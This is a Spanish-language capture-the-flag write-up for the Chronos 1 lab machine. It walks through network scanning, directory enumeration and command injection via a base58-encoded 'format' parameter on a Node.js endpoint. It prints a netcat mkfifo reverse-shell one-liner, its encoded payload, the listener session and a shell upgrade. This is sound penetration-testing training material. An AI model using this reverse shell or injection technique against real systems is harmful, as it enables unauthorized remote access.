

Informe de máquina Chronos 1

Paso 1:

Primero comenzamos con un análisis de la red para saber qué direcciones se encuentran dentro del rango el cual verificaremos usando el siguiente comando:

ifconfig

Paso 2:

Escaneamos la red con nmap la cuál tiene como IP 10.0.2.6/24

Para ello utilizamos el siguiente comando:

nmap -Pn 10.0.2.6/24

De las 5 máquinas encontradas, resulta ser de interés la 10.0.2.7 por los puertos y servicios que en ella se encuentran.

```
Nmap scan report for 10.0.2.7
Host is up (0.000088s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp  open  http-alt
MAC Address: 08:00:27:A8:47:A1 (Oracle VirtualBox virtual NIC)
```

Así que procedemos a escanear los puertos y servicios de la máquina objetivo, guardando la información recolectada en un archivo al que llamare 1.AllPorts.

Comando: nmap -sCV 10.0.2.7 -oN 1.AllPorts

Y vemos que tenemos abierto un servicio de ssh en el puerto 22 pero como no tenemos usuario de ssh aún no es de interés.

Y un servicio http en el puerto 80, así como también en el puerto 8000 donde se encuentra ejecutando un Node.js.


```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5
| ssh-hostkey:
|   2048 e4:f2:83:a4:38:89:8d:86:a5:e1:31:76:eb:9d:5f:ea
|   256 41:5a:21:c4:58:f2:2b:e4:8a:2f:31:73:ce:fd:37:ad
|_ 256 9b:34:28:c2:b9:33:4b:37:d5:01:30:6f:87:c4:6b:23
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp  open  http      Node.js Express framework
|_http-title: Site doesn't have a title (text/html; cha
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:A8:47:A1 (Oracle VirtualBox virtua
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Paso 3:

Empezamos con la enumeración de datos para ello abriremos la ip para el servidor http y ver qué es lo que nos muestra para ello pondremos la dirección y el puerto 80 en un navegador.



Paso 4:

Si revisamos el código fuente de la página encontraremos esto:

```
<!DOCTYPE html>
<meta charset="UTF-8">
<html>

<head>


  <link rel="stylesheet" href="css/style.css">
</head>

<body onload="loadDoc()">

  <div id="wrapper">
    <div class="future-cop">
      <h3 class="future">Chronos - Date & Time</h3>
      <h1 class="cop">
        <p id="date"></p>
      </h1>
    </div>
  </div>
  <script>
    var
    _0x5bdf=['150447srWefj','70lwLrol','1658165LmcNig','open','1260881JUqdKM','10737CrnEE
e','2SjTdWC','readyState','responseText','1278676qXleJg','797116soVTES','onreadystatecha
nge','http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCf
WvQ2w9anYGyL','User-
Agent','status','1DYOODT','400909Mbbcf','Chronos','2QRBPWS','getElementById','innerHT
ML','date'];(function(_0x506b95,_0x817e36){var _0x244260=_0x432d;while(![]){try{var
_0x35824b=-
parseInt(_0x244260(0x7e))*parseInt(_0x244260(0x90))+parseInt(_0x244260(0x8e))+parseI
nt(_0x244260(0x7f))*parseInt(_0x244260(0x83))+parseInt(_0x244260(0x87))+
parseInt(_0x244260(0x82))*parseInt(_0x244260(0x8d))+
parseInt(_0x244260(0x88))+parseInt(_0x244260(0x80))*parseInt(_0x244260(0x84));if(_0x35
824b===_0x817e36)break;else
_0x506b95['push'](_0x506b95['shift']());}catch(_0x3fb1dc){_0x506b95['push'](_0x506b95['shi
ft']());}})(_0x5bdf,0xcaf1e);function _0x432d(_0x16bd66,_0x33ffa9){return
_0x432d=function(_0x5bdf82,_0x432dc8){_0x5bdf82=_0x5bdf82-0x7e;var
_0x4da6e8=_0x5bdf[_0x5bdf82];return
_0x4da6e8;},_0x432d(_0x16bd66,_0x33ffa9);}function loadDoc(){var
_0x17df92=_0x432d,_0x1cff55=_0x17df92(0x8f),_0x2beb35=new
XMLHttpRequest();_0x2beb35[_0x17df92(0x89)]=function(){var
_0x146f5d=_0x17df92;this[_0x146f5d(0x85)]=0x4&&this[_0x146f5d(0x8c)]=0xc8&&(docu
ment[_0x146f5d(0x91)](_0x146f5d(0x93))[_0x146f5d(0x92)]=this[_0x146f5d(0x86)]);},_0x2b
eb35[_0x17df92(0x81)]('GET',_0x17df92(0x8a),!![]),_0x2beb35['setRequestHeader'](_0x17df
92(0x8b),_0x1cff55),_0x2beb35['send']());}
  </script>
</body>
```

Por lo que podemos concluir que hay una función ejecutando Javascript.

Paso 5:



Chronos - Date & Time

Si revisamos en el puerto 8000 esta vez nos muestra este mensaje lo que me lleva a pensar que podría haber un Cron ejecutando valores de fecha y hora.

Paso 6:

Si inspeccionamos encontraremos lo siguiente solo se muestra el mismo código que en el puerto anterior.

Así que pasaremos a enumerar directorios

Comando: `gobuster dir --url http://10.0.2.7/ --wordlist /usr/share/wordlists/dirb/common.txt`

```
Starting gobuster in directory enumeration mode
=====
/.htaccess           (Status: 403) [Size: 273]
/.htpasswd           (Status: 403) [Size: 273]
/.hta                (Status: 403) [Size: 273]
/css                 (Status: 301) [Size: 302] [→ http://10.0.2.7/css/]
/index.html          (Status: 200) [Size: 1887]
/server-status        (Status: 403) [Size: 273]
Progress: 4614 / 4615 (99.98%)
=====
Finished
```

Cuyo resultado es fútil.

Así que probamos con un comando diferente

Comando: gobuster dir --url http://10.0.2.7/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
Starting gobuster in directory enumeration mode
=====
/css                (Status: 301) [Size: 302] [→ http://10.0.2.7/css/]
/server-status      (Status: 403) [Size: 273]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```

Sorpresivamente el resultado ha sido aún menos efectivo que el anterior.

Así que procedemos a usar este mismo último comando pero especificando el puerto 8000 esta vez.


Comando: gobuster dir --url http://10.0.2.7:8000/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
Starting gobuster in directory enumeration mode
=====
/date               (Status: 500) [Size: 1064]
/Date               (Status: 500) [Size: 1064]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```

Hemos encontrado los directorios date y Date esta vez

Paso 7:

Al buscar los directorios en el navegador, obtenemos lo siguiente para ambos casos



The screenshot shows a web browser window with the address bar displaying '10.0.2.7:8000/Date'. Below the address bar, there are several navigation links: 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The main content area of the browser displays a 'TypeError: Expected String' error, which is a JavaScript runtime error. The error message is followed by a stack trace showing the sequence of function calls that led to the error, including 'decodeUnsafe', 'Object.decode', 'Layer.handle', 'Route.dispatch', and 'Function.process_params'.


```
TypeError: Expected String
    at decodeUnsafe (/opt/chronos/node_modules/base-x/src/index.js:66:45)
    at Object.decode (/opt/chronos/node_modules/base-x/src/index.js:113:18)
    at /opt/chronos/app.js:25:24
    at Layer.handle [as handle_request] (/opt/chronos/node_modules/express/lib/router/layer.js:95:5)
    at next (/opt/chronos/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/opt/chronos/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/opt/chronos/node_modules/express/lib/router/layer.js:95:5)
    at /opt/chronos/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/opt/chronos/node_modules/express/lib/router/index.js:335:12)
    at next (/opt/chronos/node_modules/express/lib/router/index.js:275:10)
```

Pero solo nos muestra un TypeError de Js.

Paso 8:

Al interceptar con BurpSuite y revisar en Forward obtendremos lo siguiente:


GET /date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL
HTTP/1.1



Lo que nos indica que se está enviando un parámetro para ejecutar una función en Js.

Paso 9:

Por lo que si volvemos a inspeccionar la página pero esta vez en lugar de inspeccionar el código inspeccionamos en red:



Y vemos que la petición Javascript que no está pudiendo ejecutarse se encuentra en un dominio que no tengo habilitado en mi máquina de Kali. Así que procederé a agregar este dominio


Comando: nano /etc/hosts

```
GNU nano 7.2 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
10.0.2.7 chronos.local
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Comando: CTRL + X

Comando: Y

Comando: ENTER



Si actualizamos la página podemos observar que la función Javascript ya se está ejecutando pudiendo mostrar un Datetime actual.

Paso 10:


Como sabemos, Burpsuite nos muestra el siguiente parámetro codificado cuando interceptamos la página.

GET /date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL
HTTP/1.1


Lo que haremos será identificar cuál es esa codificación para reemplazar el parámetro por una reverse shell con la misma codificación y así ganar acceso remoto a la máquina.

Para eso podemos dirigirnos al siguiente proyecto de github:


<https://gchq.github.io/CyberChef/>



Una vez dentro de la página hacemos un drag and drop desde moviendo la opción *magic* desde *Operations* a *Recipe*.



Posteriormente pegaremos el parámetro que copiamos de Burpsuite en *Input*




inmediatamente la aplicación nos devolverá un Output en el que nos indica que la codificación que buscamos es Base58.

Podemos usar la siguiente herramienta de github para adquirir el código que genera una reverse shell

<https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#netcat-openbsd>

Comando: `rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.6 12345 >/tmp/f`


Entonces, volvemos a Ciberchef donde arrastramos para fuera el *magic* y hacemos un drag and drop de base58 en su lugar



y pegando el comando de nuestra reverse shell en Input como se puede apreciar en la siguiente imagen



Reemplazando la IP por la de nuestra máquina atacante y el puerto que nos apetezca.




Inmediatamente la aplicación nos devuelve un Output con la reverse shell codificada en base58.


HPLJbWYMFkC6pEwu8UJYwiNkXX1DfpNRvhc1LqEcNAEJq5koW4dhK4MwdtP9tnZZZq7RUoX72yyBQxexjFrZYCQFhme39kLvSm1a4HBRXoJd

El cual será nuestro payload de Netcat.


Paso 11:



Nos ponemos a escuchar en Netcat.



Si inspeccionamos nuevamente en Network y damos clic derecho sobre el dominio por donde se manda la petición que nos interesa, seleccionaremos la opción *Edit and Resend*



Nos permitirá reemplazar el valor de la variable format por el de nuestro payload

Status	Method	Domain	File	Init...	Type	Tr...	Size
200	GET	10.0.2.7	/	do...	html	1...	1...
204	OPTIO...	chronos.local:8000	date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL	xhr	pl...	32...	0 B
200	GET	chronos.local:8000	date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL	/2...	html	3...	45 B
404	GET	10.0.2.7	favicon.ico	Fa...	html	ca...	27...
200	GET	chronos.local:8000	date?format=HPLJbWYMFkC6pEwu8UJYwiNkXX1DfpNRvhc1LqEcNAEJq5koW4dhK4Mv	Ne...	html	28...	20 B

Vemos que se ha agregado la nueva petición correctamente y que está OK porque se encuentra en un estado 200

```
(root@kali)-[/home/kali]
# nc -lvvp 12345
listening on [any] 12345 ...
connect to [10.0.2.6] from chronos.local [10.0.2.7] 56368
/bin/sh: 0: can't access tty; job control turned off
$
```

Y si ahora revisamos netcat vemos que ya hemos ganado acceso a la máquina.

Paso 12:

Saltamos de una consola normal a una más dinámica usando python

```
$ whoami
www-data
$ which python
/usr/bin/python
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@chronos:/opt/chronos$ export TERM=xterm
export TERM=xterm
www-data@chronos:/opt/chronos$
```

Comando: `which python`

Comando: `python -c 'import pty; pty.spawn("/bin/bash")'`

Comando: `export TERM=xterm`

```

www-data@chronos:/var$ cd /home
cd /home
www-data@chronos:/home$ ls
ls
imera
www-data@chronos:/home$ cd imera
cd imera
www-data@chronos:/home/imera$ ls
ls
user.txt
www-data@chronos:/home/imera$ cat user.txt
cat user.txt
cat: user.txt: Permission denied

```

Encontramos un usuario pero no tenemos permisos para leer la flag aún.

Buscamos si se encuentra ejecutando algún otro servidor en la máquina

```

www-data@chronos:~$ netstat -lnt
netstat -lnt
Active Internet connections (only servers)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:8080	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp6	0	0	:::80	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::8000	:::*	LISTEN

Y encontramos el 127.0.0.53:53

Comando: netstat -lnt

Así que nos movemos a **/opt** que es donde comúnmente se encuentran los servidores en Linux

Comando: cd /opt

```

www-data@chronos:/opt$ ls
ls
chronos  chronos-v2
www-data@chronos:/opt$ cd chronos-v2
cd chronos-v2
www-data@chronos:/opt/chronos-v2$ ls
ls
backend  frontend  index.html

```

Lo encontramos y vamos revisando.

```
